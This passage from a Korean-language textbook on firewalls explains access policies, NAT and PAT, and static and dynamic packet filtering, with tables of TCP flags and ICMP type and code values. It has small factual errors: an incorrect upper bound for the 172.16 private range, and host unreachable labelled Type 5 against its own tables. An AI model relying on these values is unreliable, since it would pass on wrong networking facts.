⑦ 다양한 접근조종기능을 지원하여야 한다.
⑧ 망자료흐름의 감시기능이 가능하여야 한다.
⑨ 기록정보를 분류, 분석해주는 기능이 있어야 한다.

3) 방화벽의 주요기능

방화벽은 일반적으로 망봉사별로 해당 봉사를 요구한 호스트 IP주소와 포구번호사용자인증에 기초하여 외부에서의 침입으로부터 방어를 하게 된다. 허가된 망사용자에게는 원하는 봉사를 제공하면서 허용되지 않은 사용자에게는 봉사를 차단하고 해당 봉사의 허용 또는 실패에 대한 기록을 파일로 남긴다.

방화벽은 그 목적이 자료흐름을 조종하는것이라는 점에서는 다른 망장치들과 류사하다. 그러나 다른 망장치들과 달리 방화벽은 그 자료파케트가 무엇인가를 고려하여 자료흐름을 조종하여야 한다.

방화벽을 설치하면 다음과 같은 우점이 있다.

첫째로 불필요하고 불순한 의도를 가진 모든 접근을 차단시킬수 있다. 방화벽은 IP주소와 포구(Port)별로 통제할수 있으므로 망 전체에 대하여 원하는 봉사만 제한적으로 외부에 대해 허용할수 있다.

가령 내부적으로 telnet봉사를 리용하고있어도 외부에서는 telnet로 접근을 못하게 할수 있다. 아니면 특정한 IP에서의 접근만 허용할수도 있다.

둘째로 내부의 약점을 교갑화하여 외부에 공개하지 않는다. 내부적으로 일부 약점이 존재하더라도 외부에서 그 약점을 리용할 방법을 차단하며 더 나가서 약점의 존재 그 자체를 드러내지 않는다.

례를 들어 외부에서 포구훑기할 때 방화벽에서 차단되므로 어떤 약점이 존재하는지 알수 없게 된다.

셋째로 망전체에 대한 접근을 통제하는 일관된 규칙모임을 만들수 있다.

방화벽의 주요기능을 보면 다음과 같다.

— 접근방책설정기능

정적으로 설정된 방화벽은 망으로 드나드는 자료흐름을 취급하는데서 일정한 규칙에 의존한다.

접근방책이란 망에서 어떤 형식의 접근이 허용되는가를 서술한 하나의 규칙이다. 실례로 어떤 내부망을 관리하는데서 다음과 같은 외부망과의 접속제한을 설정할수 있다.

《우리의 내부사용자들은 인터네트웨브싸이트와 FTP싸이트에 접근할수 있으며 SMTP우편을 보낼수 있다. 그러나 우리는 인터네트로부터 우리 내부망에로 들어오는 SMTP우편만을 허용할것이다.》

접근방책은 내부망의 각이한 구역들에 적용할수 있다. 접근방책은 망의 여러 부분에로 드나드는 자료흐름의 방향을 정의한다. 또한 어떤 형식의 자료흐름이 접수가능하고 어떤것이 차단되는가 하는것도 규정한다. 접근방책을 정의할 때 많은 각이한 파라메터들을 리용하여 자료흐름을 서술할수 있다. 방화벽을 가지고 실현할수 있는 몇가지 공통적인 접근조종서술자들을 표 3-4에 보여주었다.

표 3-4. 접근조종항목들

서술자	정 의
방향(Direction)	방향에 따르는 허용가능한 자료흐름의 서술. 실례로 인터네트로부터 내부망에로의 자료흐름(내부로), 또는 내부망으로부터 인터네트에로의 자료흐름(외부로)
봉사	접근되는 봉사기응용프로그람의 형태. 실례로 웨브(HTTP), 파일전송규약(FTP), 단순우편전송규약(SMTP)
특정호스트	때로 방향만을 규정하는것이 부족할 때가 있다. 실례로 들어 오는 HTTP접근은 허용하지만 하나의 특정콤퓨터에게만은 허용하지 않을수 있다. 반대로 하나의 콤퓨터에만 인터네트 웨브봉사기접근을 허용할수 있다.
개별사용자	많은 기관들은 일정한 개인이 특정의 활동을 하도록 하지만 다른 사람에게는 이러한 형태의 접근을 원하지 않을수 있다.
시간	일정한 시간동안 접근을 제한할수 있다. 《내부사용자는 인터네트 웨브봉사기를 5시부터 7시사이에만 접근할수 있다.》라고 설정할수 있다.
공개 또는 비밀	공공망을 리용하여(프레임중계 또는 인터네트와 같은) 비밀자료를 전송하는것이 유리할 때도 있다. 접근방책은 정보가 두 특정호스트 또는 전체 망토막을 통과할 때 암호화되여야 한다는것을 정의할수 있다.
봉사의 질	기관은 준비된 대역너비에 기초하여 접근을 제한하려 할수 있다. 실례로 인터네트로부터 접근될수 있는 하나의 웨브봉사기를 가지고있으면서 이 체계에로의 접근은 항상 응답되여야 한다는것을 담보하려 할수 있다. 잠재적인 의뢰기가 현재 웨브봉사기에 접근하고 있을 때 내부사용자는 제한된 대역너비준위에서 인터네트에 접근하여야 한다는 접근조종원칙을 세울수 있다. 의뢰기가 그 봉사기에 접근하고 있을 때 내부사용자들은 인터네트자원을 접근하기 위하여 준비되여있는 대역너비를 100% 다 가질수 있다.
역할	개별사용자에게 접근을 제한하는것과 류사하게 관리자는 류사한 접근요구를 가지는 개인들을 집단으로 만들기 위한 역할을 리용한다. 이 집단화는 접근조종의 복잡성을 간단하게 하며 관리부담을 쉽게 한다.

앞으로 어떤 형식의 접근조종을 요구할것인가를 더 연구하여야 한다. 어떤 기관들에서는 인터네트로부터의 자기들의 국부망에로의 접근에 대하여 관심을 돌리지 않고있다. 그러나 앞으로는 외부의 의뢰자들이 인터네트에 기초한 원격접근을 요구하리라는것을 타산하여야 한다.

— **주소변환기능(NAT)**

주소변환은 방화벽의 중요한 기능의 하나이다. 이 기능을 포함하지 않는 방화벽제품은 믿지 말아야 한다. IP주소가 한 값으로부터 다른 값으로 변환될 때 그것을 주소변환이라고 한다.

이 특징은 대부분의 방화벽제품들에서 실현되였으며 대표적으로 원격체계로 하여금 내부체계의 진짜 IP주소를 알지 못하게 하려고 할 때 리용된다.





그림 3-6. 주소변환

내부작업기는 외부웨브싸이트를 접근하려고 한다. 그것은 하나의 요청을 만들어 그 정보를 자기의 관문(gateway)에 보내는데 이 경우에 이것은 방화벽이다. 국부(local)체계는 하나의 작은 문제를 가지고있는데 그것은 그것이 위치하고있는 부분망이 사설주소배당을 리용하는것이다.

사설주소는 인터네트에서 리용하지 않는 주소공간이다. 이것은 단순히 공인된 IP주소뒤에 숨어있는 지역망이다. 사설망을 구성한 호스트들은 외부의 어떤 호스트들에 접근

할수 있으며 제한적이긴 하지만 전자우편이나 ftp, news 등과 같은 봉사에도 접근이 가능하다.

하지만 외부에서 사설망에 포함된 호스트에는 접근할수 없다.

사설주소배당이란 하나의 기관이 자기의 내부호스트들을 주소를 배당할 때 리용할수 있는 IP부분망대역을 말한다. 이 대역은 인터네트에서 경로조종되도록 허용하지 않고있기때문에 리용가능하다. 이것은 충돌한다는 걱정이 없이 이 주소들을 쓸수 있다는것을 의미하지만 원격체계에 보낸 어떤 요청이 응답되려면 어느 경로를 취해야 하는가 하는것을 알수 없다.

이 대역들은 다음과 같다.

☞ 10.0.0.0　10.255.255.255
☞ 172.16.0.0　172.32.255.255
☞ 192.168.0.0　192.168.255.255

방화벽은 파케트머리부를 조사하여 내부망으로 들어오는 응답들과 다른 체계 또는 방화벽자체를 목적지로 하고 들어오는 자료흐름을 구별한다. 원천 IP주소와 함께 방화벽은 원천포구번호도 변화시킬수 있다. 이때 포구번호는 어느 응답이 어느 체계에로 가는가를 식별하는데 리용된다.

원천포구는 전송체계에 의하여 동적으로 배당되는 값이다. 원천포구번호를 체계들사이에서 여러 통신대화들을 구별하는데 리용하는것과 같은 방법으로 방화벽은 어느 응답이 내부체계들에 돌아와야 하는가 하는것을 기억해두기 위하여 이 원천포구번호를 리용할수 있다.

방화벽은 이러한 방법으로 IP머리부정보를 변경시켜 그의 최종목적지에로 파케트를 전송한다. 돌아올 때 방화벽은 그 자료를 내부체계에 전송하기 위하여 IP머리부를 다시 변경시켜야 한다. 응답파케트에서 변화되여야 하는것은 목적지IP주소와 봉사포구이다. 왜냐하면 원격봉사기가 방화벽에 의하여 규정된 IP주소와 원천포구에 응답하기때문이다. 방화벽은 정보를 통과시키기 전에 이 값들을 말단에서 리용된것과 교체하여야 한다.

그러므로 말단은 원격봉사기에 도달할수 있으나 원격봉사기는 응답을 할수 없게 된다. 이것으로 하여 주소변환이 필요하게 되였다. 우리는 작업기의 IP주소를 어떤 다른 합법적인 IP주소로 넘길수 있다. 그림 3-6에서 사설IP주소 192.168.1.50을 방화벽의 외부대면부에서 리용되는 합법적인 주소인 199.53.72.2로 변환하였다.

주소변환을 전개하는데 세가지 방법이 있다.

매개 방법의 우점과 제한성을 고찰해보자.

① 숨은 NAT

모든 내부호스트들은 하나의 IP주소뒤에 숨겨진다. 이것은 방화벽 그 자체의 IP주소일수 있고 어떤 다른 합법적인 번호일수도 있다. 숨은 NAT는 리론적으로 수천개의 병행

대화를 지원할수 있으므로 보충적인 지원을 요구한다면 여러개의 숨은 주소들이 리용될수 있다.

숨은 NAT의 가장 큰 제한성은 그것이 내부로의 대화를 만들지 못하게 한다는것이다. 모든 체계는 하나의 주소뒤에 숨어있으므로 방화벽은 원격대화요청이 어느 내부체계를 목적지로 할것인가를 결정할수 없다. 내부호스트에로의 통신이 존재하지 않기때문에 모든 내부로의 대화요청은 차단된다.

② 정적 NAT

정적 NAT는 숨은 NAT와 류사하게 동작하는데 다른 점은 하나의 사설IP주소만이 매개 공적인 IP주소에 대응된다는것이다. 이것은 사설IP주소들을 리용하는 하나의 내부체계를 가지고있지만 이 체계가 인터네트로부터 접근가능하게 하려고 할 때 유용하다. 하나의 내부호스트만이 매개 합법적인 IP주소와 련관되므로 방화벽은 자료흐름을 어디로 전송할것인가를 쉽게 결정할수 있다.

실례로 SMTP기능을 가진 하나의 내부교환봉사기로 인터네트에서 우편을 교환하려고 한다고 하자. 교환봉사기는 IP주소 172.25.23.13을 가지고있는데 이것을 사설주소공간으로 볼수 있다. 그러므로 호스트는 인터네트에 위치한 호스트들과 통신할수 없다.

이를 해결하기 위해 다음의 두가지 방법을 선택할수 있다.

첫째로; 교환봉사기가 위치한 전체 부분망에 대하여 그 주소들을 사설주소로부터 합법적인 주소로 변화시킬수 있다.

둘째로; 방화벽에서 정적NAT를 수행할수 있다.

두번째 방법이 더 실행하기 쉽다. 그것은 내부체계들로 하여금 자기에게 배당된 사설주소를 리용하여 교환봉사기와 계속 통신할수 있게 하며 모든 인터네트통신들을 하나의 가상적인 합법적IP주소를 가지고 취급할수 있기때문이다.

정적 NAT는 또한 숨은 NAT에서 차단하는 봉사들에 대해서도 유용하다. 실례로 DNS봉사기들사이의 어떤 통신은 원천 및 목적지포구가 다 포구 53에 설정될것을 요구한다. 만일 숨은 NAT를 리용한다면 방화벽은 원천포구를 어떤 우연적인 웃포구번호로 바꿈으로써 통신대화를 차단하게 될것이다. 정적 NAT를 리용하면 포구번호는 변화되지 않아도 통신대화가 정상으로 진행될수 있다.

※대부분의 NAT장치들은 정적 및 숨은 NAT를 동시에 리용할수 있게 한다.

③ 포구주소변환(PAT)

포구주소변환은 대부분의 대리자방화벽제품들에서 리용된다. PAT가 리용될 때 밖으로의 모든 통신은 숨은NAT와 류사한 방법으로 방화벽에 의하여 리용되는 외부IP주소로 변환된다. 숨은 NAT와 달리 방화벽의 외부주소가 리용되여야 한다. 이것은 어떤 다른 합법적인 값으로 설정될수 없다.

내부로의 자료흐름을 취급하는 방법은 제품에 따라 다르다. 어떤 체계에서 포구들은 특

정의 부분체계로 가정한다. 실례로 방화벽의 외부대면부에로 향하는 모든 SMTP통신은(이것은 목적지포구번호 25를 가진다.) 자동적으로 특정의 내부체계에로 전송한다. 작은 환경에서 이 제한은 거의 문제로 되지 않는다. 많은 체계들이 같은 형태의 봉사기(다중우편 또는 FTP봉사기와 같은)를 돌리고있는 큰 환경에서 이것은 큰 문제로 된다.

이 문제를 극복하기 위하여 어떤 봉사기들은 여러개의 내부봉사들을 지원하기 위하여 자료내용을 분석할수 있다. 실례로 어떤 대리자는 user@eng.bofh.org로 주소지정된 모든 들어오는 SMTP우편들을 하나의 내부우편체계에로 전송하고 user@hr.bofh.org로 주소지정된 우편들은 다른 곳으로 전송한다.

만일 같은 봉사를 돌리는 여러개의 내부봉사기를 가지고있다면 방화벽이 그것들을 구별할수 있는가를 확인해보아야 한다.

— 파케트 및 내용 려과기능

파케트려과에는 다음과 같은 종류가 있다.

① 정적파케트려과

정적파케트려과는 파케트머리부에 보관된 정보를 리용하여 자료흐름을 조종한다. 파케트가 려과장치에서 수신될 때 파케트머리부안에 저장된 자료의 속성들이 접근방책과 비교된다.(접근조종목록 또는 ACL이라고 부른다.) 이 머리부정보가 ACL과 어떻게 비교되는가에 따라 그 자료흐름이 허용되든가 혹은 차단된다.

정적파케트려과기는 자료흐름을 조종할 때 다음의 정보를 리용한다.

☞ 목적지IP주소 또는 부분망
☞ 원천 IP주소 또는 부분망
☞ 목적지봉사포구
☞ 기발(TCP에서만)

TCP자료흐름의 파케트려과

전송층에서 TCP가 리용될 때 정적파케트려과는 자료흐름조종결정을 만들기 위하여 TCP머리부의 기발마당을 리용할수 있다. 기발들은 설정(2진값 1)되거나 또는 재설정(2진값 0) 된다.

서로 다른 기발값들이 통신대화의 여러가지 상태를 식별하는데 리용된다는것을 알수 있다. 이 기발마당은 수신측 호스트에게 그 파케트가 나르고있는 자료에 대한 몇가지 보충적인 정보를 준다.

표 3-5는 기발들과 그 리용을 목록으로 보여주었다.

기발마당은 정적파케트려과에서 중요한 역할을 한다. 그것은 방화벽이 어떤 특정의 포구에서 나오거나 또는 특정의 호스트에로 가는 모든 자료흐름들을 막는것은 아니기때문이다.

실례로 다음과 같은 접근방책을 설정하였다고 하자. 《우리의 내부사용자들은 인터네

트상의 임의의 봉사로 접근할수 있으나 내부망으로 향하는 모든 인터네트자료흐름은 막아야 한다.》 이것은 ACL이 인터네트로부터 들어오는 모든 자료흐름들을 막아야 한다는것처럼 리해되지만 사실상 그렇지 않다.

표 3-5. TCP/IP 기발

TCP 기발	기발의 내용
ACK (Acknowledgement)	이 자료가 한 자료요청에 대한 응답이라는것 그리고 응답번호마당에 유용한 정보가 있다는것을 지시한다.
FIN(Final)	송신체계가 현재의 대화를 끝내려고 한다는것을 지적한다. 보통 통신대화의 매 체계는 련결을 실제적으로 닫기전에 하나의 FIN을 전송한다.
PSH(Push)	전송체계가 전송하기전에 자료들을 대기하지 못하도록 한다. 수신측에서 Push는 원격체계가 그 자료를 대기하지 못하게 하지만 웃층규약준위에로 가는 정보는 즉시 밀어낸다.
RST(Reset)	현재 통신대화의 상태를 재설정한다. Reset는 회복불가능한 전송오유가 발생할 때 리용된다. 이것은 전송층이 다음과 같이 말하는것과 같다. 《당신은 내 말을 듣고있었는가? 내가 그것을 다시 말해야 하는가?》 이것은 대체로 응답없는 호스트에 의하여 발생한다.
SYN(Synchronize)	통신대화를 초기화하는데 리용된다.이 기발은 통신과정의 어떤 다른 부분들에서는 설정되지 말아야 한다.
URG(Urgent)	전송체계가 높은 우선권을 가지는 정보를 가지고있다는것, 긴급지시기마당안에 유용한 정보가 있다는것을 지적한다. 한 체계가 URG기발이 설정된 파케트를 수신한다면 다른 자료보다 먼저 그 정보를 처리한다. 이것을 대역외 자료처리라고 말한다.

모든 통신은 두 단계과정을 통하여 표현된다. 어떤 사람이 웨브싸이트로 접근할 때 그는 하나의 자료요청을 만들며(첫단계) 웨브싸이트는 요청한 자료를 돌려보냄으로써 그에게 응답한다. (둘째단계) 이것은 둘째단계가 진행되는동안 인터네트호스트로부터 내부체계에로 자료가 오기를 기다리고있다는것을 의미한다. 접근방책의 뒤부분을 그대로 받아들인다면 (《…내부망으로 향하는 모든 인터네트자료흐름은 막아야 한다.》) 응답들은 결코 요청한 호스트에 돌아오지 못할것이다. 이것은 《효과적인 보안장치가 아니라 도선절단기》나 같다. 즉 외부와의 모든 통신을 절단한것과 같다.

이로부터 기발마당이 리용된다. TCP3-파케트련결신호동안에 시작하는 체계는 SYN=1이고 다른 모든 기발들은 0으로 설정한다. 이것은 한 체계가 다른 체계에 련결을 설정할 때 하는것이다. 파케트려과기는 TCP대화들을 조종하기 위하여 이 일의적인 기발설정을 리

용한다. 초기련결요청을 막으면 두 체계사이의 자료대화는 설정될수 없다.

그러므로 접근방책이 기술적으로 보다 정확한것으로 되도록 하기 위해서 다음과 같이 설정할수 있다. 《SYN=1이고 다른 모든 기발들은 0값을 가지는 내부망으로 향하는 모든 인터네트자료흐름들은 막아야 한다.》 이것은 명백히 망주변을 잠그기 위한 가장 안전한 방법은 아니다. 기발값들을 리용하여 공격자는 정적파케트려과기를 속이고 나쁜 자료흐름을 통과시키게 할수 있다. 이 방법으로 공격자는 이 보안장치들을 한걸음 앞지를수 있다.

UDP자료흐름의 파케트려과

TCP자료흐름은 조종하기가 그리 어렵지 않으나 UDP자료흐름은 좀 어렵다. 그것은 UDP가 련결상태에 대하여 TCP보다 적은 정보를 제공하기때문이다.

UDP머리부는 대화의 상태를 지적하기 위한 기발들을 리용하지 않는다는것에 주목하여야 한다. 이것은 파케트가 자료요청인지 또는 이전의 요청에 대한 응답인지 결정하는 방법이 없다는것을 의미한다. 즉 자료흐름을 결정하는 방법이 없다는것을 의미한다. 자료흐름을 조절하는데 리용될수 있는 유일한 정보는 원천 및 목적지포구번호이다. 그런데 어떤 봉사들은 같은 원천 및 목적지포구번호를 리용하기때문에 이 정보는 많은 경우에 적게 리용된다.

실례로 두 령역이름봉사기(DNS)가 정보를 교환하고있을 때 그들은 원천 및 목적지 포구번호로 53을 리용한다. 많은 다른 봉사들과 달리 그들은 1023보다 큰 응답포구를 리용하지 않는다. 이것은 정적파케트려과기가 DNS자료흐름을 한 방향으로만 제한하는 효과적인 방법이 없다는것을 의미한다. 그러므로 포구 53에로 들어오는 자료흐름을 막을수 없다. 그것은 자료응답과 함께 자료요청도 막기때문이다.

그런것으로 하여 많은 경우 정적파케트려과기에 의하여 UDP자료흐름을 조절하는 효과적인 방법은 그 포구를 막던지 또는 UDP자료흐름을 통과시키고 좋은 결과가 있기를 바라는것뿐이다. UDP자료흐름을 꼭 통과시켜야 할 필요가 없다면 대체로 해당한 포구를 막는것이 합당하다.

ICMP흐름의 파케트려과

인터네트조종통보문규약(ICMP)은 IP규약에 대한 배경지원을 제공한다. 그것은 사용자자료를 나르는데 리용되지 않고 모든것이 원만하게 돌아가고있다는것을 보증하기 위한 관리과제를 위하여 리용된다. 실례로 Ping은 ICMP를 리용하여 두 호스트사이에 련결이 있다는것을 보증한다.

ICMP는 봉사포구를 리용하지 않는다. ICMP파케트의 형식을 식별하기 위한 형식(Type)마당과 현재의 대화에 대한 보다 상세한 정보를 제공하기 위한 코드(Code)마당이 있다.

표 3-6은 ICMP파케트에 대한 여러가지 형식마당값들을 보여준다.

UDP는 기발마당을 리용하지 않는다. 그러므로 UDP는 전송체계가 봉사가 준비되여 있지 않다는것을 알도록 하는데 쓸수 없다. 이 문제를 해결하기 위하여 ICMP가 리용되여 전송체계에 알리게 된다.

표 3-6. ICMP Type 마당의 값들

Type	이 름	설 명
0	Echo Reply	echo요청에 응답
3	Destination unreachable	목적지부분망, 호스트 또는 봉사기에 도달할수 없다.
4	Source Quench	수신체계 또는 그 경로에 따르는 경로기가 고장나서 들어오는 자료흐름을 통과시키지 못한다. 이것을 수신하는 체계는 자기의 전송속도를 감소시켜야 한다. 이것은 수신체계가 과부하로 하여 자료를 잃어버리지 않도록 담보하기 위한것이다.
5	Redirect	국부호스트에 그 호스트가 전송하고있는 자료를 더 잘 전송할수 있는 또 하나의 경로기가 있음을 알린다. 이것은 국부경로기에 의하여 전송된다.
8	Echo	목표체계가 Echo응답을 보낼것을 요청한다. Echo는 점대점련결을 확인하며 응답시간을 측정하는데 리용된다.
9	Router Advertisement	경로기가 부분망에서 자기자신을 식별하기 위하여 사용한다. 이것은 경로정보를 나르지 않으므로 경로조종규약은 아니다. 이것은 그저 부분망우의 호스트가 그들의 국부경로기의 IP주소를 알도록 하는데 리용된다.
10	Router Selection	호스트가 다음주기갱신을 기다리지 않고 경로기에 질문할수 있게 한다.
11	Time Exceeded	전송체계에 파케트머리부의 TTL값이 초과되고 정보가 도달될수 없음을 알린다.
12	Paramater Problem	ICMP로 식별할수 없는 문제가 발생하였을 때 전송체계에 보내는 응답을 나타낸다.
13	Timestamp	련결의 속도를 측정하려 할 때 리용된다. Echo요청과 비슷하나 이 요청에 대한 빠른 응답이 결정적인것이다.
14	Timestamp Reply	Timestamp요청에 대한 응답이다.
15	Information Reguest	Bootp와 DHCP에 의하여 교체되였다. 이 요청은 원래 IP주소를 발견하기 위하여 자체구성체계들에서 리용되였다.
16	Information Reply	Information Request에 대한 응답이다.
17	Address Mask Reuest	체계가 동적으로 국부망에 어떤 부분망이 리용될것인가를 묻도록 한다. 만일 응답이 수신되지 않으면 호스트는 자기의 주소클라스에 적당한 부분망마스크를 가정하여야 한다.
18	Address Mask Reply	주소마스크요청에 대한 응답
30	Traceroute	한 IP호스트로부터 다른것에로의 경로를 추적하는 효과적인 수단을 제공한다. 이 선택은 모든 중개 경로기들이 이 ICMP형식을 인식하도록 프로그람화되였을 때에만 리용된다. 실현은 Ping명령을 리용하는 교환기설정을 통하여 진행된다.

표 3-7은 ICMP형식이 목적지도달불가능(Type=3)일때 리용될수 있는 코드들을 보여주었다.

표 3-7. ICMP Type 3 코드마당값들

code	Name	설명
0	Net Unreachable	경로조종오유(경로정보가 없는것과 같은)나 불충분한 TTL값으로하여 목적지망에 도달할수 없다.
1	Host Unreachable	경로조종오유나 불충분한 TTL값으로 하여 목적지호스트에 도달할수 없다.
2	Protocol Unreachable	접속한 목적지호스트가 요구되는 봉사를 제공하지 않는다. 이 코드는 대표적으로 호스트로부터 귀환되며 다른것들은 모두 그 경로에 따르는 경로기로부터 귀환된다.
4	Fragmentation Needed and Don't Fragment Was Set	배달하려는 자료가 보다 작은 파케트크기를 가지는 망을 통과하여야 하는데 《don't fragment》비트가 설정되여있다.
5	Source Route Failed	전송된 파케트에는 그 경로가 목적지호스트뒤에 있어야 한다고 지적되여있는데 경로정보가 정확하지 않다.

표 3-8은 ICMP type가 redirect(Type=5)일때 리용될수 있는 코드들을 보여주고있다.

표 3-8. ICMP Type 5 코드마당값들

code	Name	설명
0	Redirect Datagram for the Network(or Subnet)	국부망우의 또 하나의 경로기가 목적지 부분망에로의 보다 좋은 경로를 가지고 있다는것을 지시한다.
1	Redirect Datagram for the Host	국부망우의 또 하나의 경로기가 목적지 호스트에로의 보다 좋은 경로를 가지고 있다는것을 지적한다.

Type와 Code마당의 값들에 기초하여 려과를 진행하면 간단히 원천 및 목적지IP주소들을 보는것보다 좀 더 세밀한 조종을 할수 있다. 그러나 모든 파케트려과기가 다 모든 Type와 Code들을 리용할수 있는것은 아니다. 실례로 많은 려과기들은 Code값은 고려하지 않고 목적지도달불가능인 Type=3을 려과해낸다. 이러한 제한은 엄중한 통신문제점들을 초래할수 있다.





그림 3-7. 목적지도달불가능 통보문을 막는 문제

이제 그림 3-7에 보여준것과 류사한 망구성을 가지고있다고 가정하자. 그 국부망은 통표고리형위상구조를 가지고있고 원격상대는 이써네트망을 가지고있다. 자기의 상대에게 최신의 제품갱신정보와 개발정보를 받기 위하여 국부웨브봉사기에 접근하려고 한다.

이제 경로기가 들어오는 ICMP목적지도달불가능통보문을 막고있다고 가정하자. 외부공격자가 틀린 호스트도달불가능(Type=5, Code=1)통보문을 보내지 못하게 함으로써 봉사거부공격을 막기 위해 이 방법을 선택하였다. 경로기가 파케트려과능력을 제한하였으므로 모든 ICMP Type=5자료흐름을 막아야 한다.

그러나 이것은 어떤 문제들을 생기게 할수 있다. 기업상대의 종업원들이 그 국부웨브봉사기에 접근하려고 할 때 그들은 그 어떤 HTML페지도 볼수 없게 될수 있다.

이써네트토막에 위치한 작업기의 열람기는 목적지호스트이름을 IP주소로 변환하고 목적지웨브봉사기에 련결한것처럼 보인다.

만일 어느한 경로기가 대화가입등록을 제공한다면 자료흐름은 두 체계사이에서 흐르는것으로 나타난다. 또한 국부웨브봉사기우에서의 가입등록은 그 작업기가 그 웨브봉사기에 련결되고 많은 파일들이 제공되였다는것을 의미한다.

그러면 무엇이 잘못되였는가? 공교롭게도 모든 Type=3인 자료흐름들을 막음으로써 Fragmentation Needed(Type=3, Code=4) 오유통보문도 막았다. 이것은 경로기로 하여금 전송되는 자료흐름의 평균전송단위(MTU)를 조절하지 못하게 한다.

MTU는 하나의 자료파케트에 의하여 전송될수 있는 최대유효자료크기를 의미한다. 이써네트환경에서 MTU는 1.5kb이다. 통표고리형환경에서는 MTU가 16kb만큼 클수 있다. 경로기가 목적지망에 대하여 너무 큰 파케트를 받으면 그는 전송체계에 요청을 보내여 그 자료를 보다 작은 덩어리로 쪼갤것을 요구한다(ICMP Type=3, Code=4). 경로기가 이 자료를 자체로 토막화하려고 하면 또 자기의 완충기억에 자리가 있는가 하는 문제가 제기된다. 그러므로 원격체계가 보다 작은 파케트를 전송하도록 하는것이 더 쉽다.

그래서 그림 3-7에서의 자료흐름을 본다면

1. 하나의 이써네트작업기가 HTML 자료요청을 만든다.
2. 이 요청이 목적지웨브봉사기에로 전달된다.
3. 두 체계는 64byte파케트를 리용하여 TCP 3-파케트련결신호를 수행한다.
4. 일단 련결신호가 완성되면 웨브봉사기는 16kB MTU를 리용하여 자료요청에 응답한다.
5. 이 응답은 원격이써네트망에 있는 경로기에 도착한다.
6. 이써네트경로기는 토막화요청(ICMP Type=3, Code=4)을 웨브봉사기에 보내여 1.5klB MTU를 사용할것을 요구한다.
7. 이 요청은 통표고리형망의 경계경로기에로 돌아간다.
8. 이 경로기는 자기의 ACL을 검사하고 모든 목적지도달불가능 통보문(ICMP Type=3)을 중단하도록 하여 그 파케트를 취소한다.

토막화요청은 국부망에로 돌아오지 않으며 원격상대는 목적하였던 웨브페지를 볼수 없다. 정적파케트려과를 리용할 때 항상 막거나 허용하고있는 자료흐름의 결과를 자기가 완전히 리해하도록 하여야 한다.

정적파케트려과기는 비지능적인 려과장치이다. 이것들은 발전된 공격형태들은 거의 막아 내지 못한다. 이것들은 어느 자료흐름이 허용되고 어느 자료흐름은 막아야 하는가를 결정하는데 최소량의 정보만을 리용한다. 많은 경로기들은 정적파케트려과를 수행하는 능력을 가지고있다.

② 동적파케트려과

동적파케트려과는 정적파케트려과보다 한걸음 전진한것인데 통신대화의 상태를 감시하기 위한 련결표를 가지고있다. 그것은 그저 기발설정에만 의존하지 않는다. 이것은 자료흐름을 더 잘 조종하는데 리용될수 있는 강력한 기능으로 된다.

실례로 한 공격자가 어떤 체계에 그것의 기능을 정지시키도록 설계된 내용을 가지는 자료파케트를 보낸다고 하자. 공격자는 이 파케트가 내부체계가 요청한 정보에 대한 응답으로 보이도록 하기 위하여 어떤 속임수를 쓸수 있다. 보통의 파케트려과기는 이 파케트를 분석하여 보고 ACK비트가 설정된것을 알고는 이것이 자료요청에 대한 응답으로 보고 속히우게 된다. 그리고 그것을 내부체계에로 통과시킨다.

그러나 동적파케트려과는 그렇게 쉽게 속지 않는다. 정보가 수신되면 동적파케트려과

기는 자기의 련결표(상태표라고도 한다)를 참고한다. 표항목들을 조사하여보고 동적파케트려파기는 내부체계가 이 외부체계와 실제적으로 련결되여있지 않으며 자료요청을 보내지 않았다는것을 알게 된다. 이 정보는 명백히 요구되지 않았으므로 동적파케트려파기는 그 파케트를 버리게 된다.

동적방화벽장치의 동작을 더 잘 리해하기 위해 정적방화벽장치와 동적방화벽장치에 같은 파케트흐름을 통과시키고 동작과정을 고찰해보자.

이제 이 두 방화벽장치들이 어떻게 자료흐름조종을 하는가를 알기 위하여 몇가지 접근방책들을 고찰하자. 두 방화벽에서 ACL은 다음과 같이 규정한다.

첫째로; 보호된 호스트는 원격봉사기와 임의의 봉사대화를 설정할수 있다.

둘째로; 이미 설정된 임의의 대화는 통과를 허용한다.

셋째로; 모든 다른 자료흐름은 정지된다.

